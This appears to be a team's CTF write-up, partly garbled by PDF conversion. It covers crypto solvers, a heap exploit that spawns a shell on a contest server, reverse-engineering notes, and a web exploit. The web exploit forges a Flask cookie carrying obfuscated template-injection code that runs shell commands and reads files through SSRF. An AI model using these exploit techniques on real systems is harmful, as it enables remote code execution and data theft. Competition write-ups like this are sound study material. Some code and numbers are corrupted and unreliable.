# **DSCTF WriteUp By Nu1L**

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# **Crypto**

# picproblem

```
from math import sqrt
from numpy import array, zeros, uint8
import cv2
image = cv2.imread('encflag.jpg')
imagearray = array(image)
height, width, _ = imagearray.shape
P =
271161591540732631566067054180175361690003977280272892522609147586068968287155564124150
0527560
```

#### Q =

 $144974785760548835346080059675412116045004097684551930165850975100610036892637453087023\\174291792239067432699807208947124014006634368316951997771667232583833232880189156177352\\470797718066692597287113650243525462092611802610357250167553054026631032284308722771634\\556793732059662255302266706271253907460229391573739859730440609795755839632518038087485\\681488398060156530605953365870145579216484383748607826241099837323269013706670885203243\\320911762799081847175287904146825978855342576982002242510264451197524255607780638723630\\376832471330616731367331247218403195050108364738578247240257973651044843267327677509991\\405146383497927951228626527613594146951237160965644175686044326065662696303695052324937\\342508040875130034162436399505419781355896054323511042351814287971276113396797302227959\\063401251315553363726197137933284537284824027719677137520416086342966667543656016422940\\821277133426793807849943605342923528504114753892753402806486857143554219544029587797968\\4848131957$ 

#### R =

 $160414523204454363365661625464770845116635110428151039573788549169638580640726763330854\\ 598547378911965168171108202311393308562462855716842357874754476159731201271355889152379\\ 882066761825649539847937817212401936033942759244921720880588850276935828877985996996556\\ 083250510438895509163770448133671672241833637333446778737108572821226023133051070579712\\ 422435381050927225094028516560585359481189380425147885027070329463833526830588165549187\\ 022655314128650310954331341427922048058970421036327752345794860749835137784390433563703\\ 251042014150597599745207747729632603504846317999734713699080801737475082481045860541223\\ 639195291067924628828766471753385774346293570868130907391576137747745447920605401626042\\ 286545786256535300278988791719643775061821291842012946433048802127218795217706317589644\\ 784239520969330450230425347173374676525751039522697222487627771745720522072624004203525\\ 994745381666846075799577101815570360092674590559516285798286095554587734391474629403418\\ 0707$ 

#### s =

 $152499380767419384190482151255394637996737469827829605515820669958508347281748972149386\\271161591540732631566067054180175361690003977280272892522609147586068968287155564124150\\018389239751303797118670912362907758420422608452481167379498468784017877205254544124292\\749290258354735556552553866483651658972194298057709542156188687392863433064097980004057\\406021887278721242663020250811848426955398339917915548958331640010765556422245343746272\\474909726512230064493671743415133163309258514018351034936942252744026474684397283492786\\006557855783615079869053017269467951423172261382224681001013000532403249236088953155380\\383239860456308825641048186524377121699060316699319893535847183132839561847797412682476\\256087233759499739421823442705039965527084838599508858642052688639732094935098040693620\\021711204097143366032217907228843884296495756871903679432020311626332962358933936749730\\314093807033455734583422608518914085826438806374518983358496282550984327967882624055848\\0527560$ 

```
x0 = 1

y0 = 0

x = P*x0+Q*y0

y = R*x0+S*y0

assert 1301149798051259562945444365741194129602596348352064372203373*pow(x, 2) ==

1175915431138623881271508290982969935822476052419526528443170552123*pow(y, 2) +

1301149798051259562945444365741194129602596348352064372203373

x1 = round(x/y*0.001, 16)
```

```
u1 = y*3650/x
x2 = round(x/y*0.00101, 16)
u2 = y*3675/x
x3 = round(x/y*0.00102, 16)
u3 = y*3680/x
kt = [x1, x2, x3]
temp_image = zeros(shape=[height, width, 3], dtype=uint8)
for k in range(0, 8):
    for i in range(0, height):
        for j in range(0, width):
            x1 = u1 * x1 * (1 - x1)
            x2 = u2 * x2 * (1 - x2)
            x3 = u3 * x3 * (1 - x3)
            r1 = int(x1*255)
            r2 = int(x2*255)
            r3 = int(x3*255)
            # print(r1, r2, r3)
            for t in range(0, 3):
                temp_image[i][j][t] = (imagearray[i][j][t]-((r1+r2) ^ r3)) % 256
        # exit(0)
    x1 = kt[0]
    x2 = kt[1]
    x3 = kt[2]
# print(temp_image)
print(temp_image[0,:,0])
cv2.imwrite('flag.png', temp_image)
```

# approximate

```
SageMathCellType some Sage code below and press Evaluate.

1

n =
220971235437659218787301534900125814573275375772797143228155015207070342885317864996996
792238571860014638681881545801581773094332539143100637613713347657144295844067194697804
8289576619226455954558674233

2

x1 =
811014008138487255206458894195538278638874705063011299683223066145173267066167569651574
403709709859860753283811581224262066968961766268699842501230882753
```

```
x2 =
6176398625281758612974095169699905562406324876515425802568788870149\\
4
5
PR.<x> = PolynomialRing(Zmod(x1*x2))
6
f = x + x1*x2//n
7
x0 = f.small_roots(X=2**32,beta=0.33)
8
print(x0)
10
p = x1//int(gcd(f(x0),x1))
11
q = x2//int(gcd(f(x0),x2))
12
u = next_prime(p)
13
v = next\_prime(q)
14
print(u)
```

```
15
print(v)
16
17
Language:
Sage
Share
[4045910]
18894975082323
01033683039171
Help | Powered by SageMath
About SageMathCell
About
SageMathCell project is an easy-to-use web interface to a free open-source mathematics
software system SageMath. You can help SageMath by becoming a .
It allows embedding Sage computations into any webpage: check out our short
instructions, a comprehensive description of capabilities, or Notebook Player to
convert Jupyter notebooks into dynamic HTML pages!
Resources for your computation are provided by SageMath, Inc.. You can also set up your
own server.
General Questions on Using Sage
```

There are a lot of resources available to help you use Sage. In particular, you may ask questions on sage-support discussion group or ask.sagemath.org website.

Problems and Suggestions

Unfortunately, we can no longer allow user code in cells to freely access Internet. See this discussion for details.

If you experience any problems or have suggestions on improving this service (e.g., you want a package installed), please email Andrey Novoseltsev.

SageMathCell is expected to work with any modern browser and without any downtime.

CoCalc

Need more power and flexibility but still prefer to avoid your own installation of Sage? CoCalc will allow you to work with multiple persistent worksheets in Sage, IPython, LaTeX, and much, much more!

### **RAS-330**

```
from Crypto.Util.number import *
from pwn import *
while True:
    r = remote("39.107.97.220", 1006)
    r.recvuntil(b'Factor ')
    n = int(r.recvline().strip(b':\n'))
    print(n)
    (p, \underline{\ }), (q, \underline{\ }) = factor(n)
    print(p,q)
    r.sendline(str(p+q))
    try:
         r.recvuntil(b"plz select the size of e: ")
        break
    except:
        r.close()
         continue
```

```
r.sendline(b'90')
e,dp,dq = [int(i) for i in r.recvline().strip().split(b' ')]
print(e,dp,dq)
r.recvuntil(b'RSA330 - ')
n = int(r.recvline().strip(b':\n'))
print(n)
k1p = e*dp << 330
k2q = e*dq << 330
k = k1p * k2q // n + 1
for k1 in list(divisors(k)):
   k2 = k // k1
    if ((k1>=e) \text{ or } (k2>=e)):
        continue
    q0 = k2q // k2
    q0 = int(q0 - int(q0 % e) - int(inverse(k2,e)) + 1)
    p0 = n/(q0 + 2**330)
    p0 = p0 - int(p0 % e) - int(inverse(k1,e)) + 1
    PR.<x> = PolynomialRing(Zmod(n))
    f = e*x + p0
    ans = f.monic().small_roots(X=2**242,beta=0.5,epsilon=0.02)
    print(k1,k2,ans)
    if ans:
        p = int(gcd(int(e*ans[0] + p0),n))
        q = n//p
        print(p,q)
        r.sendline(str(p+q))
        break
r.interactive()
```

### **Pwn**

# fuzzerinstrospector

```
from pwn import *
context.log_level="debug"
context.arch="amd64"
context.terminal = ['tmux', 'sp', '-h']

p=remote('39.105.185.193',30007)#process("./fuzzerinstrospector")
#gdb.attach(p)
def add(x):
    p.sendafter(b'Your choice:',b'1\\n')
    p.sendafter(b'Index:',str(x).encode('ascii'))
```

```
for _ in range(8):
        p.sendline(b'-')
    p.sendafter(b'Bitmap:',bytes(range(0,256)))
def dele(x):
    p.sendafter(b'Your choice:',b'4\\n')
    p.sendlineafter(b'Index:',str(x).encode('ascii'))
for i in range(9):
    add(i)
for i in range(9):
    dele(8-i)
for i in range(8-1):
    add(i+1)
p.sendafter(b'Your choice:',b'1\\n')
p.sendafter(b'Index:',b'0\\n')
p.sendline(str(ord('s')).encode('ascii'))
p.sendline(str(ord('h')).encode('ascii'))
for _ in range(6):
    p.sendline(b'0')
p.sendafter(b'Bitmap:',bytes(range(0,256)))
dele(7)
dele(6)
dele(5)
dele(4)
dele(3)
dele(2)
dele(1)
p.sendafter(b'Your choice:',b'1'*0x1000+b'\\n')
for i in range(7):
    add(i+1)
#input()
p.sendafter(b'Your choice:',b'1\\n')
p.sendafter(b'Index:',b'8\\n')
p.send('\\x00')
p.sendafter(b'Bitmap:',bytes(range(0,256)))
p.sendafter(b'Your choice:',b'3\\n')
p.sendafter(b'Index:',b'8\\n')
p.recvline()
leak=u64(bytes([int(p.recvline().strip().split(b' ')[1]) for _ in range(8)]))
print(hex(leak))
system=leak-0x7fffff7dd2da0+0x7fffff79e7000+0x4f420
p.sendafter(b'Your choice:',b'6\\n')
```

```
p.send(str(system))
p.interactive()
```

### Re


### catchme

datadiv\_decode2726420793510661260 解密字符串

JNI\_OnLoad里使用RegisterNatives注册check sub\_B2A4

check对输入进行aes加密,key是 wonderfulday!!!!

然后base64编码,与 #pZ%eVSk!QNUlfNIjemL&w== 比较



### **FFunction**

在my\_plugin.dll的f函数断下,f函数先将第一个参数的数值分成2个word,然后tea加密并与第二个参数的值比较。

第一个参数的值是输入经过位置变换然后base64

```
import binascii
import struct
import base64
data =
binascii.unhexlify('4c75155ce781d7d173f11b5022b24dcbf5615d21e79eca3fc7b5767cb98cddc7fa2
30d99d31aab0b32c9128ef2ba07d323d12de52c8fb6fbe353d8bd4e1e2e89fa66dd3965ecfe87605e7c3000
6c0c34')
data = [struct.unpack('<I', data[t:t+4])[0] for t in range(0, len(data), 4)]
mask32 = lambda m:m&0xffffffff
result = []
for i in range(0, 20, 2):
          v18 = mask32(0x79B99E37 * 32)
          v17 = data[i]
          v19 = data[i+1]
           for _ in range(32):
                       v19 = mask32(v19 + ((v18 + v17) ^ (0x0DEADC0DE + (v17 >> 5)) ^ (0x0FACEB00C + (v19 + (v19 + v19 + v1
16 * v17)))
                      v17 = mask32(v17 + ((v18 + v19) ^ (0x0DEADBEEF + (v19 >> 5)) ^ (0x0BABEC0FE +
16 * v19)))
                       v18 = mask32(v18 - 0x79B99E37)
           result.append(v17&0xffff)
           result.append(v17>>16)
           result.append(v19&0xffff)
           result.append(v19>>16)
result = [(t>>8|t)&0xff for t in result][::-1]
result = base64.b64decode(bytearray(result))
t1 = "0123456789abcdefghijklmnopqrst"
t2 = '0t1s2r3q4p5o6n7m819kajbichdgef'
flag = ['' for i in range(len(result))]
for i in range(30):
           flag[ t1.index(t2[i]) ] = chr(result[i])
print(''.join(flag))
```

## Misc

## **Muti Operations**

com.apple.sharingd.plist中找到第一关的时间。

第二关直接编写脚本画图即可。

п п п

```
Plot raw mouse data using matplotlib
For example if you pass as input a copy of '/dev/input/mice' it will replay everything
done on a plot.
Created by: regil8
Version: 3.0.0
Github: <https://github.com/regi18/plotMouseMovements>
import struct
import matplotlib.pyplot as plt
import argparse
from tqdm import trange
xList = [0]
yList = [0]
data = [[0,0,0]]
# Sets the arguments (launch the program with --help to see them better)
parser = argparse.ArgumentParser()
parser.add_argument("inputfile", help="the input file (raw mouse data, e.g. from
/dev/input/mice). Default name = \\"mouse.bin\\"", nargs="?", type=str, default=
["mouse.bin"])
parser.add argument('--speed', "-s", help="set the pause between updates (in seconds)",
nargs="?",type=float, default=0.1)
parser.add argument('--color', "-c", help="set the color of the plot (b = blue, g =
green, r = red, c = cyan, m = magenta, y = yellow, k = black, w = white)",
nargs="?",type=str, default="c")
args = parser.parse_args()
f = open( args.inputfile, "rb" );
# Gets the mouse informations from the file (b = button, x = x coordinate, y = y
coordinate)
def getMouseEvent():
  b, x, y = struct.unpack('3b',f.read(3))
  data.append([x + (data[len(data)-1][0]), y + (data[len(data)-1][1]), b & 0x1])
draw = False
try:
 for in trange(2740):
    b, x, y = struct.unpack('3b',f.read(3))
    \texttt{data.append}([\texttt{x} + (\texttt{data}[\texttt{len}(\texttt{data}) - 1][\texttt{0}]), \texttt{y} + (\texttt{data}[\texttt{len}(\texttt{data}) - 1][\texttt{1}]), \texttt{b} & \texttt{0x1}])
finally:
  # Enable interactive mode (matplotlib)
 plt.ion()
 cnt = 0
  # Iterate over the mouse data
  for a,i in enumerate(data):
    # if left button clicked, append the data to these new lists
```

```
if i[2] == 1 and data[a-1][2] != 0:
      draw = True
      xList.append(i[0])
      yList.append(i[1])
   # if the left button wasn't press, but in the cycle before it was, updates the
canvas
   elif data[a-1][2] == 1:
      plt.savefig(f"mouse_{cnt}.png")
      # clear the canvas
      plt.clf()
      cnt += 1
      plt.plot(xList, yList, args.color+",")
      plt.pause(args.speed)
   elif i[2] == 0:
      draw = False
      xList.append(i[0])
      yList.append(i[1])
      plt.savefig(f"mouse_{cnt}.png")
      # clear the canvas
      plt.clf()
      cnt += 1
      plt.plot(xList, yList, args.color+",")
      plt.pause(args.speed)
 # Disable interactive mode, and leave plot open
 plt.ioff()
 plt.savefig(f"mouse {cnt}.png")
 # plt.show()
 f.close()
  exit()
```

## Web

# pingpingping

读文件加空格即可绕过

读cmdline泄露secret, SSTI

```
import os
```

```
cmdtmpl = r'''flask-unsign --sign --cookie "{'username':'{% if
\\'\\'[\\'__cla\\'[\\'__add__\\'](\\'ss__\\')][\\'__base__\\']
[\\'_subcla\\'[\\'_add_\\'](\\'sses_\\')]()
[\\'__in\\'[\\'__add__\\'](\\'it__\\')][\\'__gl\\'[\\'__add__\\'](\\'obals__\\')]
[\\' buil\\'[\\' add \\'](\\'tins \\')][\\'eval\\']
(\\'__import__(\\"o\\'[\\'__add__\\'](\\'s\\")\\'))[\\'pop\\'[\\'__add__\\'](\\'en\\')]
(\\'testb=\\$(expr substr \\"\\$PATH\\" \\'[\\'__add__\\'](\\'a\\'[\\'__len__\\']()
[\\'__repr__\\']())[\\'__add__\\'](\\' \\')[\\'__add__\\'](\\'a\\'[\\'__len__\\']()
[\\'__repr__\\']())[\\'__add__\\'](\\');rm \\${testb}tmp\\${testb}aaaa\\'))
%}nulltest{% endif %}'}" --secret 'Guess_fl4gName'
rpl = "a"*59
payload = 'cat /f* > /tmp/testzz'
import requests
if 1==1:
   i = 200
   cmd = cmdtmpl.replace(rpl, "a"*i)
   tt = os.popen(cmd).read().strip()
   print(i, tt)
   burp0 url = "<http://47.93.210.59:30002/ping>"
   # burp0_url = "<http://127.1:1234/ping>"
   burp0 cookies = {"session": tt}
   burp0_headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0)
Gecko/20100101 Firefox/102.0", "Accept":
"text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8"
, "Accept-Language": "zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2",
"Accept-Encoding": "gzip, deflate", "Content-Type": "application/x-www-form-
urlencoded", "Origin": "<a href="http://47.93.210.59:30002", "Connection": "close", "Referer":
"<http://47.93.210.59:30002/ping>", "Upgrade-Insecure-Requests": "1"}
   burp0_data = {"url": " file:///app/config.py"}
   a = requests.post(burp0_url, headers=burp0_headers, cookies=burp0_cookies,
data=burp0_data)
   print(a.status code)
   print(a.text)
   if "nulltest" in a.text:
       print("succ",str(i))
       exit()
```

# easy\_tou

rce+ssrf打smbd